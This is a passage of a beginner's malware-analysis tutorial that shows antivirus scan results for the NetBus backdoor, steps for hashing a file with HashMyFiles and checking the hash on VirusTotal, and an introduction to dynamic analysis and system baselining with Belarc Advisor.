
Scanner	Date	Result
Avast	Apr 21, 2025	Win32.NetBus.AO
CYREN	Apr 21, 2025	W32/NetBus.BKPx1984
FORTINET	Apr 21, 2025	W32/NetBus.A/r
K7SECURITY	Apr 21, 2025	Riskware (0040eff71)
VBA32	Apr 21, 2025	Backdoor Netbus
Bitdefender	Apr 21, 2025	Trojan Netbus A
DrWEB	Apr 21, 2025	BackDoor Netbus.170
G DATA	Apr 21, 2025	Trojan Netbus A
kaspersky	Apr 21, 2025	Backdoor Win32.Netbus.170
ClamAV	Apr 21, 2025	Win.Trojan.Netbus-15
eScan	Apr 21, 2025	Trojan Netbus A
IKARUS	Apr 21, 2025	Backdoor Win32.Netbus
TREND	Apr 20, 2025	BKDR.NETBUS.170

© 2004-2025 Jotti


2.Static Malware Analysis Using Hash My Files

Installation Process :-

- Open the Brower and search HashMyFiles Free Download
- Open First Website




- Scroll Down for Download Link




- Click on Download


Download Link :-https://www.nirsoft.net/utils/hash_my_files.html




- Open Application




- Click on File and click on Add Files




- Select Files



- File Hash Generated



- Copy Hash



- Now Open Virus Total Website

- Paste Hash And Enter

The screenshot shows the VirusTotal homepage. At the top, there's a search bar with the placeholder "URL, IP address, domain or file hash". Below it is a large blue logo with the word "VIRUSTOTAL". A sub-header reads: "Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community." Below this are three tabs: "FILE", "URL", and "SEARCH", with "SEARCH" being the active tab. A search icon (magnifying glass over a fingerprint) is centered. A sub-instruction says: "Search for a hash, domain, IP address, URL or gain additional context and threat landscape visibility with OUR THREAT INTELLIGENCE OFFERING." A text input field contains the file hash "3542b56a5f9ac8ab8c34eb8db6e2fd00". Below the input field is a note: "By submitting data above, you are agreeing to our Terms of Service and Privacy Notice, and to the sharing of your Sample submission with the security community. Please do not submit any personal information; we are not responsible for the contents of your submission. Learn more." A "Want to automate submissions? Check our API, or access your API key." button is present. The bottom of the screen shows a Windows taskbar with various pinned icons and system status indicators like temperature (31°C), weather (Sunny), and date (22-04-2025).

This screenshot shows the VirusTotal file analysis page for the file hash "73a62d6593e3c70b60455299b793bb18d31eddd5f15d04442932c1d3ccb7eb0c". The main header includes the file hash and a "Community Score" of 65/73. It lists threat labels: "File distributed by Dark Bay Ltd.", "Patch.exe", and others. It also shows file details: Size 483.00 KB, Last Analysis Date 1 month ago, and a file icon. Below this is a navigation bar with tabs: DETECTION (selected), DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY (14+). A green banner at the bottom encourages users to "Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.". The bottom section displays a table of security vendor analysis results, with columns for vendor name, threat type, and detection status. The table includes rows for AhnLab-V3, AliCloud, Antly-AVL, Arctic Wolf, AVG, Alibaba, ALYac, Arcabit, Avast, Avira (no cloud), and Backdoor:Win32/Netbus.46c57d86, Backdoor.RAT.NetBus.V1.7, Trojan.Netbus.A, Win32:NetBus-AO [Tr], and BDS/Netbus.Dr.1. The bottom of the screen shows a Windows taskbar with pinned icons and system status indicators.

Dynamic Malware Analysis

Dynamic analysis involves **executing the malware** in a **sandboxed environment** to observe its real-time behavior.

Type of Dynamic Malware Analysis --

- 1. System Baselingin –**
- 2. Host Integrity Monitoring –**

1. System Baselingin

System Baselingin refers to process of capturing system state (taking snapshots at the time malware analysis begins)

System Baselingin Using Belarc Advisor

Belarc Advisor is a free system information and security auditing tool for Windows. It's used to quickly generate detailed reports about a computer's hardware, software, and security configuration.


How To Download It :-

- Open Browser and search Belarc Advisor Download


Download Link :-

<https://belarc.com/products/belarcadvisor/download>


- Click on official site




- Create an account and submit and download will start



